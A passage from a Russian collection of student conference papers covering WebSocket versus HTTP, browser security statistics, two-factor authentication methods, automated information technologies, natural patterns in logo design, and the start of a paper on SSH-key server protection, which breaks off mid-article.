WebSocket обеспечивает непрерывное соединение, при котором клиенты и сервер могут отправлять запросы и ответы в обе стороны. WebSocket использует меньше ресурсов для обновления данных и создает лучший пользовательский интерфейс. Протокол HTTP менее эффективный, так как он требует больше соединений и дополнительных данных.

Если говорить более конкретно, то существуют три основные категории веб-приложений в режиме реального времени, которые чаще всего используют WebSocket:

- Социальные сети и службы обмена сообщениями. Данные платформы используют WebSocket и технологии реального времени для установления связей между несколькими пользователями, для обмена и трансляции сообщений в режиме реального времени.

- Игровые приложения. В многопользовательских играх в режиме реального времени клиент и сервер должны одновременно отправлять информационные пакеты. Его можно получить только с помощью WebSocket.

- Иные онлайн приложения. Примерами приложений в реальном времени являются фондовый рынок, криптовалюта, и спортивные ставки. Если вы видите таблицы результатов и цены, вероятно, веб-страница использует WebSocket.

Хоть WebSocket и является лучшим решением при обновлениях в реальном времени и постоянных потоков данных, есть несколько случаев, когда использование HTTP было бы лучшим вариантом. Использование HTTP более подходит, когда вам нужно:

- Получение статических данных. Статические данные, которые необходимо запросить только один раз, могут быть получены с помощью запроса HTTP.

- Кэш. Кэширование имеет смысл, когда облик и содержание ресурса не меняются со временем и когда несколько клиентов посещают ресурс, т. е. веб-сайт с высоким трафиком.

- Адреса сценариев ошибок. Протокол HTTP основан на модели ответа запроса, что означает, что он может поддерживать сценарии ошибок.

HTTP и WebSocket – протоколы связи между клиентом и сервером. Оба этих протокола работают через TCP соединение. Они предлагают различные функциональные возможности и применяются при разных условиях.

HTTP подходит для кэширования ресурсов и получения больших объемов статических данных. Однако, HTTP – однонаправленный протокол, который должен устанавливать отдельные подключения для отдельных запросов. Это делает его неэффективным для веб-приложений в реальном времени, где мгновенные обновления и постоянная связь с клиентом имеют большое значение [2].

WebSocket является лучшим вариантом для данной ситуации, ведь он работает по принципам двунаправленной связи и имеет неограниченную передачу сообщений на одно TCP соединение. Эти функции делают его незаменимым для веб-приложений в реальном времени.

#### Список используемых источников

1. Fedorenkov R V., Nichushkina T.N. Interaktivnyy veb-servis WebSocket [Interactive, webservices WebSocket] // Inzhenernyy vestnik [Engineering journal], 2015, No. 01. PP. 539–545.
2. HTTP/2: In-depth analysis of the top four flaws of the next generation web protocol // Imperva [web page]. URL: [https://www.imperva.com/docs/Imperva\\_HII\\_HTTP2.pdf](https://www.imperva.com/docs/Imperva_HII_HTTP2.pdf) (accessed 29.03.2023).

УДК 004.032  
ГРНТИ 20.23.21

## АКТУАЛЬНАЯ ИНФОРМАЦИЯ О БЕЗОПАСНОСТИ БРАУЗЕРОВ

**Б. А. Аль-Нами, А. А. Афанасьев, Г. Д. Михеев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Одной из самых больших проблем для пользователей Интернета является безопасность и конфиденциальность в Интернете. В связи с тем, что в Интернете передается так много конфиденциальной информации, важно использовать безопасный браузер, обеспечивающий надежную защиту от вредоносных программ, фишинга и других онлайн-угроз.*

*безопасность браузера, Browser security, кибератаки, цифровые технологии, интернет, Поисковая система.*

Доступно несколько браузеров, в которых приоритет отдается безопасности, например, Google Chrome, Mozilla Firefox, Microsoft Edge и Safari. Однако лучший браузер для безопасности может зависеть от ваших индивидуальных потребностей и предпочтений.

Например, Google Chrome известен своими надежными функциями безопасности, такими как автоматические обновления и встроенная защита от фишинга и вредоносных программ. Mozilla Firefox, с другой стороны, делает упор на конфиденциальность пользователей и предлагает несколько инструментов для защиты от онлайн-отслеживания. Microsoft Edge, созданный на той же платформе, что и Google Chrome, предлагает аналогичные функции безопасности, но также включает в себя уникальные инструменты, такие как возможность блокировать потенциально нежелательные приложения и расширения. Safari, браузер по умолчанию для устройств Apple, предлагает надежную защиту конфиденциальности и предназначен для бесперебойной работы с другими продуктами Apple [1].

*Функции и факторы, влияющие на безопасность браузера*

1) Изолированность среды - ограничение браузера от остальной части операционной системы и предотвращение доступа вредоносных программ к другим частям компьютера. Это может помочь не допустить распространение вредоносного программного обеспечения и причинение ущерба вашей системе.

2) Способность браузера блокировать всплывающие окна и другие типы навязчивого контента. Всплывающие окна могут использоваться для доставки вредоносных программ или фишинговых атак, поэтому наличие браузера, который может их блокировать, может помочь вам в безопасности в Интернете.

3) Предлагаемый уровень настройки и контроля. Некоторые браузеры позволяют пользователям настраивать параметры конфиденциальности и безопасности в большей степени, чем другие. Например, некоторые браузеры могут позволять пользователям выбирать, какие сторонние файлы cookie разрешены, или предлагать детальный контроль над разрешениями веб-сайтов.

Кроме того, некоторые браузеры предлагают дополнительные функции безопасности с помощью расширений или надстроек. Например, некоторые популярные расширения, ориентированные на конфиденциальность, включают uBlock Origin, Privacy Badger и HTTPS Everywhere. Эти расширения могут улучшить встроенные функции безопасности браузера и обеспечить дополнительную защиту от онлайн-угроз.

4) Совместимость браузера с другими инструментами безопасности, такими как антивирусное программное обеспечение или брандмауэры. Некоторые браузеры могут лучше работать с некоторыми инструментами безопасности, чем с другими, поэтому важно учитывать это при выборе браузера.

5) Частота обновлений. Обновления часто включают исправления безопасности и исправления ошибок, которые могут устранять уязвимости и повышать безопасность браузера. Поэтому важно выбрать браузер, который регулярно обновляется, чтобы обеспечить его максимальную безопасность [2].

В дополнение к обновлениям некоторые браузеры также предлагают автоматические проверки безопасности и предупреждения для потенциально опасных веб-сайтов. Например, Google Chrome использует технологию Google Safe Browsing для предупреждения пользователей о потенциально опасных веб-сайтах, а Mozilla Firefox использует аналогичную систему под названием Firefox Monitor.

## Контроль безопасности браузеров

Наконец, стоит отметить, что существует несколько независимых организаций, которые тестируют и оценивают безопасность различных браузеров. Эти организации, такие как AV-TEST и AV-Comparatives, проводят тщательное тестирование и анализ, чтобы определить самые безопасные браузеры на рынке. Проверка результатов этих тестов может дать дополнительную информацию о безопасности различных браузеров [3].

Есть несколько веб-сайтов, которые предоставляют информацию о кибератаках и уязвимостях браузеров. Вот некоторые из них:

1) Национальная база данных уязвимостей (NVD) – репозиторий правительства США, который предоставляет информацию об известных уязвимостях и недостатках безопасности в программном обеспечении, включая веб-браузеры.

2) База данных Common Vulnerabilities and Exposures (CVE) – словарь общеизвестных уязвимостей и уязвимостей кибербезопасности, поддерживаемый MITRE.

3) Инициатива нулевого дня (ZDI) – программа, управляемая Trend Micro, которая вознаграждает исследователей безопасности за выявление и сообщение об уязвимостях нулевого дня в программном обеспечении, включая веб-браузеры.

4) Блоги по безопасности. Многие компании и исследователи, занимающиеся кибербезопасностью, ведут блоги, в которых содержится информация о последних угрозах и уязвимостях, а также советы по обеспечению безопасности в Интернете. Примеры включают блог Malwarebytes, блог Sophos Naked Security и блог Kaspersky.

5) Официальные веб-сайты веб-браузеров. Такие браузеры, как Google Chrome, Mozilla Firefox, Microsoft Edge и Apple Safari, имеют страницы безопасности, на которых представлена информация об их функциях безопасности, процессах отчетности об уязвимостях и других темах, связанных с безопасностью.

Ниже будет представлена диаграмма (рис. 1, см. ниже), которая говорит о количестве найденных уязвимостей в браузерах в период с 1 января по 5 октября 2022 года.

Из этой диаграммы можно сделать вывод, что самым небезопасным браузером является Google Chrome, более того в браузере были обнаружены «дыры» CVE-2022-3318, CVE-2022-3314, CVE-2022-3311, CVE-2022-3309 и CVE-2022-3307, которых не было в других браузерах.

Далее будет приведена диаграмма, которая покажет общее количество брешей, найденных в браузерах за все их время существования (рис. 2).






Рис. 1. Количество уязвимостей за период с 1 января по 5 октября 2022 г.




Рис.2. Кол-во уязвимостей с появления браузера по конец 2022 г.

Исходя из диаграммы, Google Chrome занимает лидирующее место по количеству уязвимостей за все время, сильно обгоняя своих соперников.

В конечном счете, лучший браузер для безопасности будет зависеть от ваших индивидуальных потребностей и приоритетов. Важно выбрать браузер, который предлагает надежные функции безопасности, регулярно обновляется и хорошо зарекомендовал себя в защите пользователей от онлайн-угроз. Кроме того, важно практиковать безопасные привычки просмотра, такие как использование надежных паролей, избегание подозрительных ссылок и поддержание вашего программного обеспечения в актуальном состоянии.

#### Список используемых источников

1. Семененко В. А. Информационная безопасность. М. : МГИУ, 2017. 277 с.
2. Корнев Л. В. Обеспечение информационной безопасности в условиях цифровизации // Молодой ученый. 2022. № 12 (407). С. 7–11.
3. Шаньгин В. Ф. Информационная безопасность и защита информации. М. : ДМК, 2017. 702 с.

УДК 004.056.5  
ГРНТИ 81.93.29

## МЕТОДЫ ИСПОЛЬЗОВАНИЯ ДВУХФАКТОРНОЙ АУТЕНТИФИКАЦИИ В СОВРЕМЕННОМ МИРЕ. КАК ОБЕЗОПАСИТЬ СВОИ ДАННЫЕ ОТ ЗЛОУМЫШЛЕННИКОВ

**Б. А. Аль-Нами, А. М. Баранов, К. К. Бурмак**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В эпоху информационных технологий тема защиты данных стала основополагающей, так как появилось огромное количество злоумышленников, которые желают заполучить персональные данные пользователя. Особое внимание будет уделено методам защиты пользовательских данных, подробно описан алгоритм работы аутентификации, а также предложены наиболее удобные с точки зрения пользовательского опыта средства двухфакторной аутентификации.*

*киберпреступления, персональные данные, информационная безопасность, защита информации.*

В настоящее время вопрос защиты данных стоит особенно остро. Основное внимание компаний, работающих в области информационных технологий и использующих пользовательские данные, направлено на их надежную и защищенную обработку, хранение и обновление. Для технологических информационных систем существует множество способов средств и способов защиты на разных уровнях передачи данных, некоторые из них:

1. Технические средства – различные устройства, которые физическими методами выполняют защиту информации. Такие устройства препятствуют аппаратному проникновению. Плюсы технических средств: высокая надежность, независимость от субъективных (уникальных) факторов, устойчивость к модификациям. Минусы: малая гибкость относительно небольшие объемы и высокая стоимость;

2. Программные средства. Состоят из программного кода для идентификации пользователей в системах, активного шифрования, чистки временных файлов, контроля несанкционированного доступа, контроля системы защиты. Преимущества таких средств – гибкость, высокая надежность, несложная установка, легкая эксплуатация, возможность модификации. К недостаткам стоит отнести ограниченный функционал сети, обращение к ресурсам файл-сервера и рабочей станции, тонкая чувствительность к изменениям, а также зависимость от типа рабочей станции;

3. Смешанные аппаратно-программные средства. В таких средствах реализованы функции, аналогичные аппаратным и программным средствам в отдельности, но при этом имеют промежуточные свойства;

4. Организационные средства. Реализуются из подготовки помещений с рабочими компьютерами, прокладки кабельно-волоконной системы с непосредственным доступом к ней, а также из национальных законодательств, правил работы, установленных руководством конкретных предприятий. Положительные стороны организационных средств: позволяют решать большинство разнородных проблем, несложны в работе, практически моментально реагируют на подозрительные действия в сетях, а также их можно неограниченно модифицировать и развивать [1, 2]. К отрицательным сторонам следует отнести следующее: высоко зависят от субъективных факторов, в основе – от общей организации работы в конкретном отделе предприятий.

Все вышеперечисленные факторы непосредственно относятся к безопасности информационных систем. С точки зрения защиты данных пользователей наиболее эффективным методом является аутентификация.

Аутентификация – процедура проверки на соответствие (подлинности) полученных данных. Документ, определяющий стандарты аутентификации: Государственный стандарт Р Международная организация по стандартизации/Международная электротехническая комиссия 9594-8-98 – Основы аутентификации. Этот стандарт:

- устанавливает формат информации, которая используется при аутентификации, сохраняемой справочником;
- излагает способ получения из специального справочника информации по аутентификации;
- описывает предпосылки о различных способах формирования и расположения в справочнике информации аутентификации;
- определяет один из трех способов, при помощи которого прикладные программные средства могут использовать информацию аутентификации для выполнения входа в систему.

В любых сервисах, приложениях и веб-сайтах выделяют несколько элементов аутентификации:

- субъект, проходящий саму процедуру;
- характеристика субъекта, то есть его отличие от других данных;
- администратор системы аутентификации;
- непосредственно сам механизм аутентификации, предоставляющий конкретные права доступа субъекту.

Итак, двухфакторная аутентификация – расширенная аутентификация, средство контроля доступа к информационной системе, в котором пользователю для получения доступа к информации необходимо предъявить два

и более «доказательства механизма аутентификации». К таким доказательствам относятся: Знание – информация, которую знает субъект. А именно:

- ПИН-код, пароль, контрольное слово, цифровой код;
- владение – вещь, которой обладает субъект. К ним относятся: токен, устройство флеш-памяти, электронная или магнитная карта;
- свойство, которым обладает субъект. К ним относятся биометрические данные, физиологические уникальные отличия: лицо, папиллярные узоры на пальцах, радужка глаз.

Использование двух факторов повышает уровень безопасности, поскольку злоумышленник должен иметь доступ к обоим факторам для того, чтобы получить доступ к системе.

Примеры двухфакторной аутентификации

Существует несколько способов реализации двухфакторной аутентификации. Рассмотрим некоторые из них:

1. SMS-коды. После ввода логина и пароля пользователь получает SMS на свой мобильный телефон. Этот код необходимо ввести на сайте или в приложении для завершения процесса аутентификации.

На рис. 1 представлен процесс двухфакторной аутентификации, где в качестве второго фактора проверки используется SMS-код. Генерация такого кода происходит при помощи технологии одноразового пароля на основе времени или по-другому «TOTP». TOTP (*Time-based One-Time Password Algorithm*) – это алгоритм создания паролей для защищенной аутентификации. Сервер проверяет подлинность клиента. Генерация паролей происходит на основе времени, следовательно, является параметром. Используется заранее заданный временной интервал (например – 60 секунд) [3].



Рис. 1. Процесс двухфакторной аутентификации посредством SMS-кода

2. Мобильные приложения. Пользователь загружает на свой мобильный телефон специальное приложение, которое генерирует уникальный код каждый раз при попытке входа в систему. Этот код необходимо ввести на сайте для завершения процесса аутентификации.

Одно из таких приложений, которым очень удобно пользоваться – является Google Authenticator. Данное приложение было разработано компанией Google в 2010 году и сейчас первые версии программы доступны с открытым исходным кодом на [github.com](https://github.com). Интерфейс Google Authenticator представлен на (рис. 2).

Использование специального мобильного приложения для подтверждения входа в аккаунт очень удобно с точки зрения пользовательского опыта, так как оно обладает дополнительными опциями (менеджер паролей, авторизация в приложении через google-аккаунт одним нажатием) [4].

3. USB-ключи. Пользователь подключает USB-ключ к компьютеру и вводит пароль. Ключ генерирует уникальный код, который необходимо ввести в сервисе для завершения процесса аутентификации (рис. 3).

В качестве примера возьмем технологию eToken.

eToken – аппаратное средство персональной аутентификации и хранения данных. Поддерживает работу с электронно-цифровой подписью и всеми видами цифровых сертификатов.

eToken выпускается в виде:

- eToken PRO – USB-ключ, созданный для производства двухфакторной аутентификации;
- eToken NG-OTP – гибрид USB-ключа и аппарата, который генерирует одноразовые код-пароли (*One Time Password*, OTP);
- Смарт-карта eToken PRO – устройство, выполняющее аналогичные функции двух выше-

указанный устройств, но имеет удобную форму кредитной карты.

Технология генерация кода с USB-ключа аналогична общему принципу генерации кода вышеуказанных двух методов. Она считается наиболее надежной, так как требует физического носителя и работы с электронно-цифровой подписью.

Стоит уточнить, что некоторые компании также предлагают биометрическую аутентификацию, такую как сканер папиллярных узоров пальцев или распознавание физиологических черт лица [5].

Итак, подводя итоги, необходимо подчеркнуть следующее: двухфакторная аутентификация является одной из обязательных технологий при разработке системы доступа к сервису/веб-сайту/приложению, так как именно она обеспечивает защиту данных от фишинга и повышает уровень




Рис. 2. Процесс двухфакторной аутентификации посредством SMS-кода



Рис. 3. USB-ключ

безопасности. Двухфакторная аутентификация является актуальным средством защиты пользовательских данных и может использоваться в значимых социально-экономических информационных системах: онлайн банкинг, интернет-магазины, учетные записи облачного хранилища, менеджеры паролей, сервисы государственного значения. Тенденция использования такого типа аутентификации постепенно повышает общий уровень защищенности сервисов в современной информационной сети.

#### Список используемых источников

1. Мельников В.П. Защита информации : учебник. М. : Академия. 2019. 320 с.
2. Iyushin, Eugene, Dmitry Namiot, and Ivan Chizhov. "Attacks on machine learning systems-common problems and methods." // International Journal of Information Technologies 10.3 (2022): 17–22.
3. Rao, V. Venkateswara, R. Marshal, and K. Gobinath. "The IoT Supply Chain Attack Trends-Vulnerabilities and Preventive Measures." // 2021 4th International Conference on Security and Privacy (ISEA-ISAP). IEEE, 2021.
4. Зарипова Г. К., Рамазонов Ж. Ж. Информационная безопасность (обязанности) // Научные исследования. 2019. № 1 (27). С. 51–54.
5. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. Т. 3, № 54 (98). С. 57–59.

УДК 004:681.5  
ГРНТИ 44.01.85

## АВТОМАТИЗИРОВАННЫЕ ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

**Б. А. Аль-Нами, А. А. Баскова, А. А. Васенькова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье представлена информация об автоматизированных информационных технологиях, их развитии и классификации. Данная тема преимущественно рассмотрена в сферах экономики и управлении, что является актуальным в наши дни. Автоматизированные информационные технологии – отличная возможность упростить и усовершенствовать работу в обороте денежных средств и управлении бизнесом.*

*автоматизированная информационная система, организационные факторы, внедрение автоматизированной, информационной системы, повышение качества работы.*

Автоматизированные информационные технологии (АИТ) – целостные технические системы, направленные на создание, передачу, обработку, хранение и отображение информационного продукта с наименьшими затратами в соответствии с закономерностями той среды, где развивается и применяется данная информационная технология.

Появление компьютеров во второй половине двадцатого века способствовало развитию сферы по автоматизации административной работы, формирования рынка информационных продуктов и услуг. Процесс совершенствования средств АИТ проходил поэтапно.

Для каждой ступени развития информационных технологий были характерны ЭВМ, соответствующих поколений, которые решали подходящий для них спектр задач. Новая информационная технология, относящиеся к последнему этапу разработки АИТ, позволяет улучшить работу в области экономики, создании интеллектуальных человеко-машинного интерфейсов, управлении и контроле информационных процессов [1].

Новшества в промышленности, появление новых информационных технологий привело к развитию экономики, в том числе рыночных отношений. Это в свою очередь способствовало возникновению новых типов бизнеса и созданию предприятий, работа которых главным образом построена на действиях информационных технологиях, их разработке и развитию, повсеместному распространению и внедрению компонентов АИТ, введении в работу различных программных продуктов, выполняющих соответствующие задачи предприятия, которые позволяют существенно сократить потребляемые материальные и трудовые ресурсы.

Для автоматизации различных процессов задействованы компьютерная техника и средства связи. Благодаря этому существенно выросла эффективность в сфере производства и управления [1].

Постепенно потребность в информационных услугах заметно возрастает и это приводит к появлению современных технологий по накоплению, хранению, обработке и передачи информации. За счёт этого улучшается качество переработки первичных данных, на основе которых вырабатываются оптимальные управленческие решения.

АИТ помогает производственному процессу на предприятиях:

- сводят к минимуму возможность допущения ошибок, совершенных из-за «человеческого фактора»; многократно ускоряют процессы обработки и передачи информации (например, текстовые редакторы);
- снимает часть обязанностей с работы человека; обеспечивают удобное хранение и быстрый поиск документов в многоуровневой структуре папок;
- с помощью табличных редакторов происходит структурирование большого количества данных, их редактирование, анализ и отслеживание.

Для организации эффективного рабочего процесса предприятия должны быть обеспечены соответствующими автоматизированными системами. Всё большее распространение получает безбумажная технология. Например, компьютеры в компании, объединенные локальной сетью, совершают различные операции, такие как передача, хранение, обработка документов, с помощью текстовых редакторов, баз данных и электронных таблиц. Всё это многократно увеличивает результативность работы предприятия [2].

Постепенно число организаций, которые используют различные средства АИТ, увеличивается. Более того, каждый может выбрать соответствующее программное обеспечение для выполнения определенных задач своего предприятия. Благодаря комплексным информационным системам все данные организации сосредоточены в единой базе. Это существенно повышает эффективность работы и обеспечивает грамотным распределением материальных, трудовых и финансовых ресурсов фирмы.

Можно сделать вывод, что новые информационные технологии являются важным элементом для перехода общества от индустриального к информационному. Они позволяют усовершенствовать работу различных предприятий, что непременно повлечёт за собой то, что рыночные отношения выйдут на более высокий уровень.

#### Список используемых источников

1. Курзыкина А. В. Проблемы внедрения автоматизированной информационной системы // Молодой ученый. 2017. № 4 (138). С. 164–167.
2. Семенов М. И. Автоматизированные информационные технологии в экономике : учеб. для вузов. М. : Финансы и статистика, 2007. 416 с.

УДК 004.921  
ГРНТИ 81.95

## ПРИМЕНЕНИЕ ПРИРОДНЫХ ПАТТЕРНОВ В ГРАФИЧЕСКОМ ДИЗАЙНЕ

**Б. А. Аль-Нами, А. Р. Безрукова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья посвящена анализу использования природных шаблонов в графическом дизайне. Показана многогранность природы и использование ее для создания кра-*



*сивых, убедительных дизайнерских решений. Представлены способы донесения информации через эффективные визуальные сообщения, интуитивно понятные каждому человеку на подсознательном уровне, а также действенные примеры.*

*природные паттерны, графический дизайн, шаблоны, жизненный опыт, логотипы, цифровые технологии.*

В век цифровых технологий становится всё труднее донести свои мысли без слов огромному числу людей одновременно. Справиться с этой ситуацией помогают паттерны – естественные шаблонные реакции или модели поведения, формирующиеся у человека на основании жизненного опыта [1]. Поскольку одной из целей дизайна является создание связи со зрителем, язык шаблонов помогает человеку сформировать мнение о предмете дизайна еще даже до того, как оно будет сознательно обработано. Лучшие дизайны основаны на подсознательном уровне индивида, то есть используют визуальные взаимосвязи для интуитивного осознания предмета, места и т. д.

В мире глобальных сетей наиболее практично общаться с помощью сообщений, имеющих универсальную актуальность. Самые простые естественные паттерны – природные. Именно природа экономична и практична: она использует то, что работает, и отбрасывает всё остальное. Шаблоны определяют взаимосвязи в природе и могут быть интегрированы в дизайн для обоснования главной идеи. На каком бы языке люди не говорили, к какой бы культуре не принадлежали, они распознают паттерны, как визуальную гармонию привычных им образов. При восприятии шаблона, у каждого уже есть представление о том, что будет дальше, чего можно ожидать. Все системы жизни и коммуникаций исходят из первоначального понимания того, как устроен мир, уходят корнями в жизненный опыт. Если создавать свой дизайн на основе природных паттернов и закономерностей, можно предоставить огромное множество информации самым экономичным способом, который понятен всем, так как у всех людей один исток. Это может казаться очевидным, но человек создан так, что не понимает и не осознает большей части, происходящей на подсознательном уровне, на уровне чувств.

Не случайно, что бренды, связанные с инвестициями и деньгами, обычно имеют углы в логотипах, так как должны быть точными (рис. 1, см. ниже), а некоммерческие организации, ориентированные на сообщество, показывают гибкость и доброжелательность (рис. 2) [2, 3].

Паттерны не являются конструкциями обязательного использования, но они обеспечивают основу формы, на которой можно представить более подробную информацию о дизайне. Несколько энергетических паттернов

идеально вписываются, упаковывая и используя информацию наиболее эффективным способом: паттерны движения, спирали, извилины, разветвления, меандры, а также шаблоны, которые можно упаковать.



Рис. 1. Логотип одного из крупнейших в мире инвестиционных банков Goldman Sachs



Рис. 2. Логотип UNICEF – Международного чрезвычайного детского фонда Организации Объединенных Наций

Паттерны движения существуют вокруг нас, поэтому они легко узнаваемы. Они представляют собой перемещение энергии из одного места в другое: линии электропередач, трубы, извилины мозга, кровеносные сосуды и многое другое. Различают ветвление (постоянная сила и скорость) и извилистость (эффективное распределение энергии).

К примеру, логотип Иберийско-американского образовательного консорциума по науке и технологии ISTEС (рис. 3) сразу даёт понять направление деятельности компании, указывая на культурные и технические отсылки. Это некоммерческая организация, которая берёт программы и тренинги в больших технологических компаниях США и передаёт их университетам Центральной и Южной Америки, Испании и Португалии. В обмен корпорации находят в этих университетах лучших студентов для работы в их компаниях. На логотипе паттерн ветвления показывает движение, которое происходит при обмене технологиями и студентами. Из квадратной формы можем сделать вывод о надежности и стабильности [4].



Рис. 3. Логотип ISTEС

Меандр содержит в себе образ более спокойного течения без истощения энергии интенсивностью. Примерами из природы могут служить волнообразные движения змеи или лабиринт, который можно связать с путешествием жизненного опыта. Лабиринт заставляет активно выбирать путь, принимая стратегические решения для достижения намеченной цели. Печатное объявление для Национального музея Nuclear Science & History (рис. 4) представляет сложную и угловатую конструкцию, которая только на первый взгляд кажется лабиринтом. Если присмотреться, можно увидеть

лишь один путь от начала к концу. Целью компании было (разжечь дебаты о ядерной науке и ее роли в истории, войне и медицине) [4].



Рис. 4. Печатное объявление для Национального музея Nuclear Science & History

Также можно привести пример меандра на логотипе всем известного модного дома VERSACE (рис. 5) [5], который является олицетворением свободы творчества, своего мнения, но все равно имеет четкость и внушает доверие.



Рис. 5. Логотип модного дома VERSACE



Рис. 6. Логотип компании ухода за пожилыми людьми и инвалидами GrandCare

Спирали и закругления – одни из самых универсальных импонирующих шаблонов для человека. Благодаря этому паттерну можно передать связь с бесконечным процессом возрождения жизни. Все организмы имеют общее на начальных стадиях, как только эмбрион начинает формироваться, он разворачивается по спирали от основания позвоночника наружу. Спиральный паттерн чрезвычайно силен, потому что он связывает воедино противоположности в сотрудничестве и поддержке друг друга. Например, на логотипе компании ухода за пожилыми людьми и инвалидами GrandCare (рис. 6) изображена спираль [5]. Она сразу даёт ощущение спокойствия, доверия, также олицетворяет жизнь и социальную вовлеченность.

Указывает на ход времени, оставляющий свой след, что связывается с направлением деятельности платформы.

Существуют паттерны, которые складываются и упаковываются. Они состоят из трех фигур: квадрата, треугольника и шестиугольника. В природе это можно заметить в пчелиных ульях, где насекомые хранят пищу и воспитывают молодых особей. Эти формы олицетворяют наиболее эффективный способ хранения энергии, точность и идеал во всем. Можно заметить, что большинство компаний, ориентированных на финансы (банки, страховые компании, компании недвижимости и другие), выбирают символический, абстрактный и точный фирменный стиль. Например, логотипы Нью-Йоркской фондовой биржи NYSE (рис. 7) и корпорации радио- и телевидения Великобритании BBC (рис. 8) [5, 6, 7]. Эти паттерны помогают рассказать о безопасности и надежности хранения, честности и стабильности предприятий.



Рис. 7. Логотип Нью-Йоркской фондовой биржи NYSE



Рис. 8. Логотип корпорации радио- и телевидения Великобритании BBC

Паттерны придают глубину простому изображению и усиливают его, добавляя убедительную, интуитивно понятную каждому человеку информацию. Они задают отношение и ожидание к компании, месту или чему-либо другому еще до полного знакомства. Общение с помощью паттернов обеспечивает эффективный и экономичный дизайн.

#### Список используемых источников

1. Что такое паттерн и как его создать. URL: <https://timeweb.com/ru/community/articles/chto-takoe-pattern> (дата обращения 14.03.2023).
2. Goldman Sachs. URL: <https://www.goldmansachs.com/> (дата обращения 20.03.2023).
3. UNICEF // URL: <https://www.unicef.org> (дата обращения 23.03.2023).
4. Maggie Macnab. «Design by Nature. Using Universal Forms and Principles in Design». New Riders, 2012. 294 с.
5. Каталог логотипов и знаков // URL: <https://www.logobank.ru/photo> (дата обращения 23.03.2023).
6. Нью-Йоркская фондовая биржа | NYSE // URL: <https://www.nyse.com/index> (дата обращения 20.03.2023).
7. Стратонова Л. М., Биатова Е. А. Визуальные коммуникации и графический дизайн. Общее и особенное // НАУКОСФЕРА. 2022. № 1–2. С. 13–17.

УДК 004.056  
ГРНТИ 81.93.29

## СОВРЕМЕННЫЕ МЕТОДЫ ЗАЩИТЫ ИНФОРМАЦИИ НА СЕРВЕРАХ ОТ АТАК ЗЛОУМЫШЛЕННИКОВ

**Б. А. Аль-Нами, И. С. Бельский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время всё чаще наблюдаются атаки злоумышленников на большие компании с целью получения нужной информации об пользователях данные или атаки, целью которых служит вывод из строя сервера Distributed Denial of Service атака. Например, только в 2022 году были совершены хакерские атаки на таких гигантов: Microsoft, Samsung, Nvidia, Ubisoft, Uber, Twitter и т. д. Целью таких взломов является получение данных об пользователях и дальнейшая их нелегальная продажа на сторонних сервисах. Поэтому я бы хотел рассказать, как же крупные компании создают и улучшают свою защиту, какие методы используют.*

*информация, информационная безопасность, информационная среда, защита информации, обеспечение информационной безопасности.*

Первый метод защиты – SSH-ключи: Технология, в основу которой, входят криптографические ключи. Пользователю теперь не нужен пароль, проверка аутентификации происходит за счёт закрытых и открытых ключей. Открытый ключ может раздаваться сервером, на который подаётся запрос. Закрытый же, в руках у самого пользователя.

Создание идентификационной пары ключей. Для этого используется утилита командной строки (*ssh-keygen*).

Размещение публичного ключа на сервере. Публичный ключ должен быть добавлен в файл (*authorized\_keys*) на удаленном сервере. Это можно сделать с помощью команды (*ssh-copy-id*).

Подключение к серверу с помощью ключей. При подключении к удаленному серверу через SSH, пользователь должен указать путь к своему личному ключу [1].

Ограничение доступа. Ключи могут использоваться для ограничения доступа к удаленному серверу только конкретным пользователям.

Управление ключами. Ключи могут быть удалены, изменены или созданы новые в любое время.

